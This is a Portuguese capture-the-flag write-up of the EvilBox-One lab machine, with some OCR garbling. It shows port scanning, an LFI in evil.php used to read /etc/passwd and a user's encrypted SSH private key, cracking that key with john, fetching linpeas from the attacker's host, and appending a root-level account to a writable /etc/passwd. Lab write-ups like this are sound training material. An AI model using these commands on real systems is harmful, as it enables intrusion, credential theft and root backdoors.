EvilBox-One

- ► EvilBox-One
 - **♦** Enumeration
 - **♦** Exploitation
 - ♦ Post-Exploitation
 - ♦ Privilege Escalation

- Localizado diretório com uma página php suspeita
- Feito fuzz na página e descoberto um parametro com vulnerabilidade LFI
- Através da vulnerabilidade foi possivel obter a chave ssh de um dos usuarios
- Chave esta criptografa, utilizado as ferramentas ssh2john e john para descobrir a senha
- Após acesso foi descoberto que possuimos permissão de escrita no arquivo /etc/passwd
- Criado novo usuario "eldruin" com permissão de root


Enumeration

sudo masscan -p 1-65535 -i tun0 --rate=1000 192.168.115.212

```
$ sudo masscan -p 1-65535 -i tun0 --rate=1000 192.168.115.212 [sudo] password for eldruin:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-07-09 00:34:34 GMT Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.115.212
Discovered open port 22/tcp on 192.168.115.212
```

\$\to\$\\$_\$\ sudo\nmap\-\sCV\-\text{-Pn}\-\p\ 80,22\ 192.168.115.212

Acessando a porta 80 temos a página padrão do Apache2



Então vamos tentar localizar outros diretorios ou arquivos no site

L—\$ feroxbuster -u http://192.168.115.212 -w ~/wordlists/big.txt -x php,html,txt,xml

```
💲 feroxbuster -u http://192.168.115.212 -w ~/wordlists/big.txt -x php,html,txt,xml
by Ben "epi"Risher 🥴
                                      ver: 2.4.0
    Target Url
                            http://192.168.115.212
    Threads
                            50
                            /home/eldruin/wordlists/big.txt
    Wordlist
                            [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
    Status Codes
    Timeout (secs)
    User-Agent
                            feroxbuster/2.4.0
    Config File
                            /etc/feroxbuster/ferox-config.toml
    Extensions
                            [php, html, txt, xml]
    Recursion Depth
                            4
    Press [ENTER] to use the Scan Cancel Menu™
        368l
                  933w
                          10701c http://192.168.115.212/index.html
                             12c http://192.168.115.212/robots.txt
          1l
                    2w
          91
                            319c http://192.168.115.212/secret
                   28w
          91
                            280c http://192.168.115.212/server-status
                   28w
                              0c http://192.168.115.212/secret/evil.php
          ø١
                    0w
                              4c http://192.168.115.212/secret/index.html
          41
                    0w
                              208990/208990 0s
                                                     found:6
                                                                         :81
                   ##] - 13m
##################### 1 - 8m
                              104495/104495
                                             202/s
                                                     http://192.168.115.212
 104495/104495
                                             268/s
                                                     http://192.168.115.212/secret
```

Interessante, achamos um diretorio "secret" com uma página "evil.php". Vamos acessá-la

```
$ curl -v http://192.168.115.212/secret/evil.php
* Trying 192.168.115.212:80...
* Connected to 192.168.115.212 (192.168.115.212) port 80 (#0)
> GET /secret/evil.php HTTP/1.1
> Host: 192.168.115.212
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 09 Jul 2022 00:50:33 GMT
< Server: Apache/2.4.38 (Debian)
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
< * Connection #0 to host 192.168.115.212 left intact</pre>
```

Infelizmente ela não trouxe nada, vamos fazer uma busca por parametros

L—\$ wfuzz --hw 0 -c -w /usr/share/wfuzz/wordlist/general/common.txt http://192.168.115.212/secret/evil.php?FUZZ=/etc/passwd

```
-$ wfuzz --hw 0 -c -w /usr/share/wfuzz/wordlist/general/common.txt http://192.168.115.212/secret/evil.php?FUZZ=/etc/passwd
/usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not wo
* Wfuzz 3.1.0 - The Web Fuzzer
Target: http://192.168.115.212/secret/evil.php?FUZZ=/etc/passwd
Total requests: 953
ID
                 Response Lines
                                           Word
                                                          Chars
                                                                          Payload
000000183:
                               26 L
                                           38 W
                                                          1398 Ch
                                                                          "command"
Processed Requests: 953
Filtered Requests: 952
Requests/sec.: 59.08773
```

Exploitation

Perfeito, vamos ver o que este parametro retorna L—\$ curl http://192.168.115.212/secret/evil.php?command=/etc/passwd

```
-$ curl http://192.168.115.212/secret/evil.php?command=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

Ótimo, temos uma vulnerabilidade LFI.

Verificando melhor o arquivo encontramos os usuario "root" e "mowree". Vamos enumerar melhor para buscar um ponto de entrada

L—\$ curl http://192.168.115.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa

```
$ curl http://192.168.115.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa
    -BEGIN RSA PRIVATE KEY-
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E
uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
hqvoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0t0Fsuot
b7A9XTubgElslUEm8fGW64kX3×3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1
tHBy6U0hKCn3H8edtXwyZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs
94KATK4joOIW708GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5Qfh0+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
plia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhI0BUf34bts0iEIDf+qx2C
pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36×9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRL0lESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/
8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA=
    END RSA PRIVATE KEY-
```

4..

```
(eldruin⊛kali)-[~/brincadeiras/ctf/pg]
  $ curl http://192.168.115.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa > id_rsa
            % Received % Xferd Average Speed
 % Total
                                               Time
                                                        Time
                                                                 Time Current
                                Dload Upload
                                                Total
                                                        Spent
                                                                 Left Speed
100 1743 100 1743
                       0
  -(eldruin⊛kali)-[~/brincadeiras/ctf/pg]
—$ chmod 600 id_rsa
  -(eldruin⊛kali)-[~/brincadeiras/ctf/pg]
ssh mowree@192.168.115.212 -i id_rsa
The authenticity of host '192.168.115.212 (192.168.115.212)' can't be established.
ED25519 key fingerprint is SHA256:0×3tf1iiGyqlMEM47ZSWSJ4hLBu7FeVaeaT2FxM7iq8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.115.212' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

Opa, não percebi que a chave estava encryptada. Então vamos recorrer ao bom e velho "john" L—\$ ssh2john id_rsa > enc_id_rsa

L-\$ john enc id rsa -w=/home/eldruin/wordlists/rockyou.txt

```
$ ssh2john id_rsa > enc_id_rsa

(eldruin® kali)-[~/brincadeiras/ctf/pg]
$ john enc_id_rsa -w=/home/eldruin/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn (id_rsa)
1g 0:00:00:00 DONE (2022-07-08 20:56) 33.33g/s 42133p/s 42133c/s 42133C/s callum..breanna
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ok, agora vamos tentar novamente

HABEMUS SHELL \o/

Post-Exploitation *

Vamos pegar a primeira flag

```
mowree@EvilBoxOne:~$ ls
local.txt
mowree@EvilBoxOne:~$ cat local.txt
b5d7ca
mowree@EvilBoxOne:~$
mowree@EvilBoxOne:~$
```

Alguns comandos básicos de enumeração não retornaram nada interessante

```
mowree@EvilBoxOne:~$ sudo -l
-bash: sudo: orden no encontrada
mowree@EvilBoxOne:~$ find / -perm -u=s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/fusermount
mowree@EvilBoxOne:~$ getcap -r / 2>/dev/null
mowree@EvilBoxOne:~$
```

Um dos scripts de enumeração que mais gosto é o <u>linpeas</u>. Vamos upar ele na máquina e executá-lo

```
└─$ sudo python3 -m http.server
[sudo] password for eldruin:
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
...
```

```
        mowree@EvilBoxOne:/tmp$
        wget http://192.168.49.115:8000/utils/linpeas.sh

        --2022-07-09 03:03:58--
        http://192.168.49.115:8000/utils/linpeas.sh

        Conectando con 192.168.49.115:8000 ... conectado.
        Petición HTTP enviada, esperando respuesta ... 200 OK

        Longitud: 325334 (318K) [text/x-sh]
        Grabando a: "linpeas.sh"

        linpeas.sh
        100%[

        2022-07-09 03:03:59 (489 KB/s) - "linpeas.sh" guardado [325334/325334]

        mowree@EvilBoxOne:/tmp$ chmod +x linpeas.sh
```

Um dos resultados do script é interessante

```
[+] Hashes inside passwd file? ...... No
[+] Writable passwd file? ..... /etc/passwd is writable
[+] Credentials in fstab/mtab? ..... No
```

Privilege Escalation*

Então possuimos permissão de escrita no arquivo passwd, então podemos criar um novo usuario como root

Geralmente eu começo copiando uma das linhas do arquivo e alterando ela

root:x:0:0:root:/root:/bin/bash > eldruin:x:0:0:root:/root:/bin/bash

Porém precisamos colocar um password no lugar do "x", para isso usamos o comando opensel

L-\$ openssI passwd eldruin

\$ openssl passwd eldruin
IL7LYcCa2b9l6

Atualizamos a linha anterior eldruin:IL7LYcCa2b9l6:0:0:root:/root:/bin/bash

E agora colocamos essa linha no final do arquivo echo "eldruin:IL7LYcCa2b9l6:0:0:root:/root:/bin/bash" >> /etc/passwd

E com isso conseguimos logar com nosso novo usuario

```
mowree@EvilBoxOne:/tmp$ su eldruin
Contraseña:
root@EvilBoxOne:/tmp# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:/tmp#
```

Agora é só pegar a última flag

```
root@EvilBoxOne:/tmp# cd /root
root@EvilBoxOne:~# ls
proof.txt
root@EvilBoxOne:~# cat proof.txt
10f286:
root@EvilBoxOne:~#
```